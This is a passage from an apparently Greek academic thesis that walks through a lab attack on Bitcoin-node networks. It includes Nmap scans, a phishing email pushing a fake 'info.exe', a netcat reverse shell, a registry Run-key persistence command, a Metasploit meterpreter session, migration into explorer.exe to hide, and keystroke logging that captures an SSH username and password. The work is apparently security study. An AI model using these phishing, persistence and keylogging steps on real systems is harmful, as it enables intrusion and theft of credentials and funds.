5.4	24 November 2019[20]	5.4.228[21]	Greg Kroah-Hartman & Sasha Levin[22]	December 2025[22]			20th LTS release, used in Ubuntu 20.04 LTS 5.4-rc2 is named Nesting Opossum[23] 5.4-rc5 is named Kleptomaniac Octopus[24]

Εικόνα 56. Εκδόσεις Linux πυρήνα που χρησιμοποιεί η διανομή Ubuntu [128]

Σαρώνουμε το Ubuntu Bitcoin Node για ευπάθειες, χωρίς να έχουμε ικανοποιητικά αποτελέσματα.


```
┌──(root💀kali)-[/home/kali]
└─# nmap -f -sS -A -sV -p- 192.168.2.14 -script="vuln"                                                                                                    139 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-10 06:13 EDT
Pre-scan script results:
|_broadcast-avahi-dos: ERROR: Script execution failed (use -d to debug)
Nmap scan report for bitcoin-virtualbox (192.168.2.14)
Host is up (0.00044s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.2p1:
|       CVE-2020-15778  6.8     https://vulners.com/cve/CVE-2020-15778
|       C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3    6.8     https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3  *EXPLOIT*
|       10213DBE-F683-58BB-B6D3-353173626207    6.8     https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207  *EXPLOIT*
|       CVE-2020-12062  5.0     https://vulners.com/cve/CVE-2020-12062
|       CVE-2021-28041  4.6     https://vulners.com/cve/CVE-2021-28041
|       CVE-2021-41617  4.4     https://vulners.com/cve/CVE-2021-41617
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|       CVE-2016-20012  4.3     https://vulners.com/cve/CVE-2016-20012
|_      CVE-2021-36368  2.6     https://vulners.com/cve/CVE-2021-36368
8333/tcp open  bitcoin?
MAC Address: 08:00:27:2B:F7:10 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms bitcoin-virtualbox (192.168.2.14)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.27 seconds
```

Εικόνα 57. Σάρωση με Nmap του Ubuntu bitcoin node για ευπάθειες.

Παρατηρούμε ότι στο Ubuntu, μας εμφανίζει μια μορφή ευπάθειας στο πρωτόκολλο SSH. Η συγκεκριμένη ευπάθεια είναι η CVE-2020-12062. Η χρησιμότητά της είναι η έγχυση εντολών μέσω του προγράμματος scp, το οποίο χρησιμοποιείται για την αντιγραφή αρχείων από τον πελάτη στον εξυπηρετητή. Για να αξιοποιήσει όμως κάποιος αυτήν την ευπάθεια, θα πρέπει να γνωρίζει το όνομα χρήστη και τον κωδικό για να μπορέσει να ανεβάσει κάποιο κακόβουλο αρχείο στον εξυπηρετητή. Επομένως, αυτήν τη στιγμή δε μας είναι ιδιαίτερα χρήσιμη. Από την ομάδα που δημιούργησε το scp πρωτόκολλο, υπάρχει επίσης η ίδια περίπου σκέψη: «the vendor points out that "this attack can achieve no more than a hostile peer is already able to achieve within the scp protocol" and "utimes does not fail under normal circumstances".» Παρόμοια κατάσταση ισχύει και για τις άλλες ευπάθειες που εντοπίστηκαν.

7.3.2. Υποδίκτυο 192.168.1.0

Από το ping που έλαβε το Kali linux, βρίσκουμε την IP διεύθυνση του υπολογιστή-θύμα (192.168.1.12), στον οποίο έχει τρέξει το demo_info.exe.



Εικόνα 58. Αιχμαλώτιση πακέτου Ping

7.3.2.1. Σάρωση με Nmap του υπολογιστή-θύμα για πληροφορίες

Αφού διαθέτουμε την IP του υπολογιστή-θύμα, μπορούμε να χρησιμοποιήσουμε το Nmap για να σαρώσουμε το δίκτυο. Η πρώτη σάρωση, θα προσφέρει πληροφορίες, όπως ποιες θύρες είναι ανοιχτές, το λειτουργικό σύστημα και τις ανοιχτές θύρες.

```
┌──(root💀kali)-[/home/kali]
└─# nmap -f -sS -A -sV -p- 192.168.1.12
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 06:54 EST
Nmap scan report for 192.168.1.12 (192.168.1.12)
Host is up (0.00062s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
17500/tcp open  ssl/db-lsp?
45769/tcp open  unknown
49670/tcp open  msrpc         Microsoft Windows RPC
51012/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, NULL:
|_    {"type":"Tier1","version":"1.0"}
57621/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi
?new-service :
SF-Port51012-TCP:V=7.93%I=7%D=1/18%Time=63C7DE67%P=x86_64-pc-linux-gnu%r(N
SF:ULL,22,"{\"type\":\"Tier1\",\"version\":\"1\.0\"}\r\n")%r(DNSStatusRequ
SF:estTCP,22,"{\"type\":\"Tier1\",\"version\":\"1\.0\"}\r\n");
MAC Address: 1C:1B:0D:EC:41:0D (Giga-byte Technology)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|2008 (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows XP SP3 (87%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (86%), Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1s
| smb2-time:
|   date: 2023-01-18T11:59:06
```

Εικόνα 59. Nmap scan του υπολογιστή θύματος

7.3.2.2. Σάρωση με Nmap του υπολογιστή-θύμα για ευπάθειες

Η δεύτερη σάρωση αναζητεί ευπάθειες, δεν έχει κάποιο αποτέλεσμα όμως.


```
└─# nmap -f -sS -A -sV -p- 192.168.1.12 --script="vuln"
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-30 09:29 EST
Pre-scan script results:
|_broadcast-avahi-dos: ERROR: Script execution failed (use -d to debug)
Nmap scan report for behemoth (192.168.1.12)
Host is up (0.00047s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
17500/tcp open  ssl/db-lsp?
45769/tcp open  unknown
49670/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 1C:1B:0D:EC:41:0D (Giga-byte Technology)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|2008|7 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (86%), Microsoft Windows XP SP2 (85%), Micr
osoft Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
```

Εικόνα 60. Εικόνα 46. Nmap vulnerability scan του υπολογιστή θύματος

7.3.2.3. Αιχμαλώτιση κίνησης με Wireshark του υπολογιστή-θύμα

Τρέχουμε το wireshark ώστε να αιχμαλωτίσουμε τη δικτυακή κυκλοφορία του μηχανήματος. Βλέπουμε ότι συνδέεται σε μια νέα IP διεύθυνση μέσω SSH. Μάλιστα, τα αποτελέσματα του wireshark δείχνουν και το πρόγραμμα με το οποίο συνδέεται, οποίο είναι το PuTTY.

7.3.2.4. Windows Bitcoin Node




Εικόνα 61. Αιχμαλώτιση κίνησης με Wireshark του υπολογιστή-θύμα

Από την Εικόνα 62, μαθαίνουμε την IP διεύθυνση του μηχανήματος στο οποίο συνδέθηκε ο υπολογιστής-θύμα. Σαρώνουμε με το Nmap τη νέα IP διεύθυνση και λαμβάνουμε κάποιες ενδιαφέρουσες πληροφορίες.

Η πρώτη είναι ότι είναι ανοιχτή η θύρα 8333, η οποία αξιοποιείται για τη σύνδεση του μηχανήματος με την Αλυσίδα Συστοιχίας του Bitcoin. Επομένως βρήκαμε τον τελικό

στόχο. Η δεύτερη πληροφορία είναι ότι το λειτουργικό σύστημα που τρέχει είναι κάποια διανομή Windows.



Εικόνα 62. Σάρωση με Nmap του Windows bitcoin node για ευπάθειες.

Παρατηρούμε ότι δεν έχουμε κάποια εμφανή ευπάθεια.

7.3.3. Αποτελέσματα

Τα αποτελέσματα της σάρωσης λοιπόν, δείχνουν ότι διαθέτουμε δύο δίκτυα-στόχους. Το πρώτο δίκτυο-στόχος, το οποίο θα ονομάσουμε Lan1, αποτελείται από ένα Ubuntu virtual machine με IP: 192.168.2.14 στο οποίο τρέχει το bitcoin core και ένα Windows 10 Desktop PC, μέσω του οποίου συνδέεται ο χρήστης στο bitcoin machine με τη χρήση του πρωτοκόλλου SSH με IP: 192.168.2.12.

Το δεύτερο δίκτυο-στόχος ονομάζεται Lan2 και αποτελείται από ένα Windows 10 προσωπικό υπολογιστή, στο οποίο τρέχει το bitcoin core με IP: 192.168.1.26 καθώς και ένα σταθμό εργασίας Windows Desktop PC, μέσω του οποίου συνδέεται ο χρήστης στο bitcoin machine με τη χρήση του πρωτοκόλλου SSH με IP: 192.168.1.12.

7.4. Εκτίμηση και Εκμετάλλευση Ευπαθειών

Αφού λοιπόν δε βρέθηκε κάποιος άμεσος τρόπος να επιτεθούμε στα δίκτυα στόχους, τίθεται σε λειτουργία το εναλλακτικό σχέδιο με το info.exe. Το θύμα, ενημερώνεται μέσω email, ότι πλέον μπορεί να επισκεφτεί την ιστοσελίδα και να εγκαταστήσει την ολοκληρωμένη εκδοχή του info.exe. Πριν σταλεί το μήνυμα, κάνουμε τις απαραίτητες αλλαγές και στην ιστοσελίδα. Σε ένα ρεαλιστικό σενάριο, το δεύτερο mail θα σταλεί μετά από μερικές εβδομάδες, ώστε να μην κινήσει υποψίες.

Αγαπητέ κρυπτολάτρη!

Είμαστε στην ευχάριστη θέση να ανακοινώσουμε, ότι το νέο μας λογισμικό είναι πλέον ολοκληρωμένο!

Ως βετεράνος στον κόσμο των κρυπτονομισμάτων, και επίτιμο μέλος των παλαιών φόρουμς,

με αυτόν τον κωδικό: 35K2SF, μπορείς να κατεβάσεις το λογισμικό εντελώς δωρεάν!

Κατευθύνσου στην ιστοσελίδα μας: www.allaboutcryptos.blog/hardare, πληκτρολόγησε τον κωδικό και κατέβασέ το τώρα!


Η ομάδα του allaboutcryptos.blog

Εικόνα 63. Δεύτερο Phishing mail

Επισκέπτεται την ιστοσελίδα, απενεργοποιεί το antivirus, κατεβάζει το info.exe και το τρέχει.

7.4.1. Διείσδυση στον Υπολογιστή-Θύμα

Η διαδικασία διείσδυσης στον υπολογιστή-θύμα, είναι η ίδια και για τα δύο υποδίκτυα. Θα παρουσιάσουμε εκτενώς τη διαδικασία για το υποδίκτυο 192.168.2.0. Το υποκεφάλαιο 7.4.1.3 θα καλύψει μέρος της διαδικασίας αυτής για το δεύτερο υποδίκτυο, ξεκινώντας από την υποκλοπή των στοιχείων πρόσβασης στο Windows Bitcoin Node.




Εικόνα 64. Κατέβασμα του info.exe στον υπολογιστή-θύμα

Η εκτέλεση του κώδικα αυτού, οδηγεί στο ανέβασμα των αρχείων στο windows desktop. Το μαρτυρά ο εξυπηρετητής ιστού στο μηχάνημα του επιτιθέμενου.

```
┌──(root💀kali)-[/home/kali]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.2.12 - - [24/Oct/2022 09:46:56] "GET /shell.exe HTTP/1.1" 200 -
192.168.2.12 - - [24/Oct/2022 09:46:56] "GET /Nightfall-Windows.exe HTTP/1.1" 200 -
192.168.2.12 - - [24/Oct/2022 09:46:57] "GET /bitcoin-test HTTP/1.1" 200 -
192.168.2.12 - - [24/Oct/2022 09:46:57] "GET /57013231069747369835843 74 HTTP/1.1" 200 -
```

Εικόνα 65. Επιτυχής ανέβασμα των αρχείων από την πλευρά του επιτιθέμενου



Εικόνα 66. Ανέβασμα αρχείων στον υπολογιστή-θύμα

Όση ώρα το θύμα περιμένει να ολοκληρωθούν οι υπολογισμοί, ο επιτιθέμενος έχει συνδεθεί με το info.exe reverse shell και το netcat στη θύρα 667, αποκτώντας ένα κέλυφος (shell) στο οποίο μπορεί να τρέξει εντολές.

```
┌──(root💀kali)-[/home/kali]
└─# nc -lvnp 667
listening on [any] 667 ...
connect to [192.168.2.9] from (UNKNOWN) [192.168.2.12] 49197
Microsoft Windows [Version 10.0.19042.2130]
(c) Microsoft Corporation. All rights reserved.

C:\Users\BEHEMOTH\Downloads>start C:\Users\BEHEMOTH\AppData\Local\Temp\47abedbb-25a4-4caa-858e-8aca6be72e18198.exe
start C:\Users\BEHEMOTH\AppData\Local\Temp\47abedbb-25a4-4caa-858e-8aca6be72e18198.exe

C:\Users\BEHEMOTH\Downloads>
```

Εικόνα 67. Επιτυχής σύνδεση του info.exe με το netcat. Εκτέλεση του shell.exe

Το πρώτο πράμα που παρατηρεί ο θύτης είναι ότι βρίσκεται σε περιβάλλον windows από τη μορφή που έχει το κελί (C:\Users\account_name>). Οπότε, εγκαθιστά το malware ως startup υπηρεσία στο registry εκτελώντας την εντολή

"REG ADD

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v importnt /t REG_SZ /d C:\Users\BEHEMOTH\AppData\Local\Temp\47abedbb-25a4-4caa-858e-8aca6be72e18198.exe /f /reg:64".

Στη συνέχεια, πληκτρολογεί την εντολή **“start C:\Users\<Account Name>\AppData\Local\Temp\47abedbb-25a4-4caa-858e-8aca6be72e18198.exe”.** ώστε, να εκτελεστεί το shell.exe. Παράλληλα, στο Kali πληκτρολογεί στο κέλυφος του Metasploit την εντολή exploit ανοίγοντας το δικό του άκρο της επικοινωνίας. Πλέον ο επιτιθέμενος διαθέτει δύο συνδέσεις με τον υπολογιστή του θύματος.

```
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.2.12:666:-  -
[*] Started reverse TCP handler on 0.0.0.0:666
[*] Sending stage (175686 bytes) to 192.168.2.12
[*] Meterpreter session 2 opened (192.168.2.9:666 -> 192.168.2.12:49214) at 2022-10-24 09:47:46 -0400

meterpreter >
```

Εικόνα 68. Εντολή exploit στο Metaploit. Έναρξη του meterpreter.

Όταν ολοκληρωθεί η σύνδεση από άκρο σε άκρο, τότε το Metaploit θέτει σε λειτουργία το meterpreter. Το meterpreter είναι ένα προχωρημένο εργαλείο του Metasploit, με πολλές δυνατότητες.

Όταν ολοκληρωθούν οι ψεύτικοι υπολογισμοί του info.exe, το πρόγραμμα ενημερώνει το χρήστη για την καταλληλότητα του μηχανήματος για mining. Για να δείξει όσο γίνεται πιο αυθεντικό, το πρόγραμμα προσφέρει στο χρήστη την επιλογή να καταγράψει τα αποτελέσματα σε ένα αρχείο txt και να αυτοδιαγραφεί, ελευθερώνοντας πόρους του συστήματος. Όλη αυτή η διαδικασία γίνεται αυτόματα.

```
 Interface: Ethernet
 Interface: Ethernet
 Interface: Ethernet
 Interface: VirtualBox Host-Only Network
Interface: VirtualBox Host-Only Network
  IP Address: 192.168.56.1
  Netmask: 255.255.255.0
  Broadcast IP: None
Interface: VirtualBox Host-Only Network
Interface: Loopback Pseudo-Interface 1
  IP Address: 127.0.0.1
  Netmask: 255.0.0.0
  Broadcast IP: None
Interface: Loopback Pseudo-Interface 1
Total Bytes Sent: 332.37MB
Total Bytes Received: 9.93GB
 GPU Details
  id 0
  name NVIDIA GeForce GTX 1080 Ti
  load 12.0%
  free memory 9230.0MB
  used memory 1889.0MB
  total memory 11264.0MB
  temperature 48.0 C
  uuid GPU-fbde6ca7-1003-c07a-0e70-6d8140757d34
Calculating parameters
Calculating more parameters
Your pc is suitable for mining!
Our program will be deleted to free up hard drive disk space!
```

Εικόνα 69. Τελευταίες πληροφορίες για τον υπολογιστή-θύμα.

Με τον τερματισμό του info.exe, κλείνει και η μια σύνδεση με τον υπολογιστή του θύτη.

```
┌──(root💀kali)-[/home/kali]
└─# nc -lvnp 667
listening on [any] 667 ...
connect to [192.168.2.9] from (UNKNOWN) [192.168.2.12] 49197
Microsoft Windows [Version 10.0.19042.2130]
(c) Microsoft Corporation. All rights reserved.

C:\Users\BEHEMOTH\Downloads>start C:\Users\BEHEMOTH\AppData\Local\Temp\47abedbb-25a4-4caa-858e-8aca6be72e18198.exe
start C:\Users\BEHEMOTH\AppData\Local\Temp\47abedbb-25a4-4caa-858e-8aca6be72e18198.exe

C:\Users\BEHEMOTH\Downloads>

┌──(root💀kali)-[/home/kali]
└─#
```

Εικόνα 70. Τερματισμός σύνδεσης με netcat

Πλέον ο θύτης, διαθέτει μία σύνδεση με το θύμα μέσω του shell.exe. Η πρώτη εντολή που εκτελεί στο meterpreter είναι η εντολή **ps**, η οποία δείχνει όλες τις διεργασίες που τρέχουν στον υπολογιστή-θύμα. Βρίσκει το PID (PID είναι η ταυτότητα της διεργασίας Process ID) της διεργασίας explorer.exe, τρέχει την εντολή migrate explorer.exe PID, αλλάζοντας έτσι το PID του shell.exe με αυτό του του explorer.exe. Έτσι γίνεται ακόμα πιο δύσκολο να γίνει αντιληπτός από το χρήστη.

```
18772  18836  conhost.exe                  x64   1        BEHEMOTH\BEHEMOTH  C:\Windows\System32\conhost.exe
18796  792    svchost.exe                  x64   1        BEHEMOTH\BEHEMOTH  C:\Windows\System32\svchost.exe
18836  11332  47abedbb-25a4-4caa-858e-8a   x86   1        BEHEMOTH\BEHEMOTH  C:\Users\BEHEMOTH\AppData\Local\Temp\47abedbb-25a4-4caa-858e-8aca6be72e18198.ex
               ca6be72e18198.exe                                              e
19328  8648   chrome.exe                   x86   1        BEHEMOTH\BEHEMOTH  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
19364  8648   chrome.exe                   x86   1        BEHEMOTH\BEHEMOTH  C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
```

Εικόνα 71. Shell.exe Process ID

```
5852   792    svchost.exe                  x64   1        BEHEMOTH\BEHEMOTH  C:\Windows\System32\svchost.exe
5880   792    svchost.exe
5912   736    msedgewebview2.exe           x64   1        BEHEMOTH\BEHEMOTH  C:\Program Files (x86)\Microsoft\EdgeWebView\Application\106.0.1370.52\msedgewe
                                                                             bview2.exe
5944   792    svchost.exe                  x64   1        BEHEMOTH\BEHEMOTH  C:\Windows\System32\svchost.exe
5976   792    svchost.exe
6072   1372   taskhostw.exe                x64   1        BEHEMOTH\BEHEMOTH  C:\Windows\System32\taskhostw.exe
6096   1372   Avira.Spotlight.Systray.Ap   x86   1        BEHEMOTH\BEHEMOTH  C:\Program Files (x86)\Avira\Security\Avira.Spotlight.Systray.Application.exe
               plication.exe
6112   6396   cmd.exe                      x64   1        BEHEMOTH\BEHEMOTH  C:\Windows\System32\cmd.exe
6220   5880   ctfmon.exe                   x64   1
6332   3332   dasHost.exe
6396   6324   explorer.exe                 x64   1        BEHEMOTH\BEHEMOTH  C:\Windows\explorer.exe
6436   844    VirtualBoxVM.exe             x64   1        BEHEMOTH\BEHEMOTH  C:\Program Files\Oracle\VirtualBox\VirtualBoxVM.exe
6544   9232   Microsoft.SharePoint.exe     x64   1        BEHEMOTH\BEHEMOTH  C:\Users\BEHEMOTH\AppData\Local\Microsoft\OneDrive\22.196.0918.0001\Microsoft.S
                                                                             harePoint.exe
6556   11448  SearchProtocolHost.exe
6620   792    svchost.exe
6660   792    svchost.exe
6740   792    LogiRegistryService.exe
6792   1012   dllhost.exe                  x64   1        BEHEMOTH\BEHEMOTH  C:\Windows\System32\dllhost.exe
6804   792    svchost.exe
6856   792    svchost.exe
7076   1012   PhoneExperienceHost.exe      x64   1        BEHEMOTH\BEHEMOTH  C:\Program Files\WindowsApps\Microsoft.YourPhone_1.22082.117.0_x64__8wekyb3d8bb
```

Εικόνα 72. Explorer.exe process ID

```
meterpreter > migrate  6396
[*] Migrating from 18836 to 6396...
[*] Migration completed successfully.
meterpreter >
```

Εικόνα 73. Επιτυχής μεταφορά του Shell.exe PID στο Explorer.exe PID

Στη συνέχεια τρέχει την εντολή **keyscan_start** για να αποθηκεύει τα πλήκτρα που πατάει ο χρήστης και κάθε τόσο, πληκτρολογεί **keyscan_dump**, ώστε να εμφανίζονται

όσα έχουν πατηθεί. Έτσι, ανακαλύπτει ότι ο χρήστης συνδέεται στο bitcoin machine με SSH μέσω PuTTy. Επιπλέον, ανακαλύπτει το όνομα χρήστη και τον κωδικό πρόσβασης που χρησιμοποιεί.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

Εικόνα 74. Keyscan Start

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Left Windows>pu<CR>
jason<Shift>@192.168.1<^H>2.14<CR>
<Shift>thekreator<CR>


meterpreter >
```

Εικόνα 75. Keyscan Dump. Εύρεση στοιχείων πρόσβασης.

7.4.1.1. Ανέβασμα του malware στο Ubuntu Bitcoin Node

Αφού ο επιτιθέμενος έχει εντοπίσει τα στοιχεία login, θα εκτελέσει πρώτα την εντολή shell για να αποκτήσει ένα κέλυφος στον υπολογιστή-θύμα. Μέσα από αυτό το κέλυφος, θα τρέξει τις τελικές εντολές για να ανεβάσει το malware στο Ubuntu Bitcoin Node.

```
meterpreter > shell
Process 15412 created.
Channel 4 created.
Microsoft Windows [Version 10.0.19042.2130]
(c) Microsoft Corporation. All rights reserved.
```

Εικόνα 76. Δημιουργία κελύφους στον υπολογιστή-θύμα

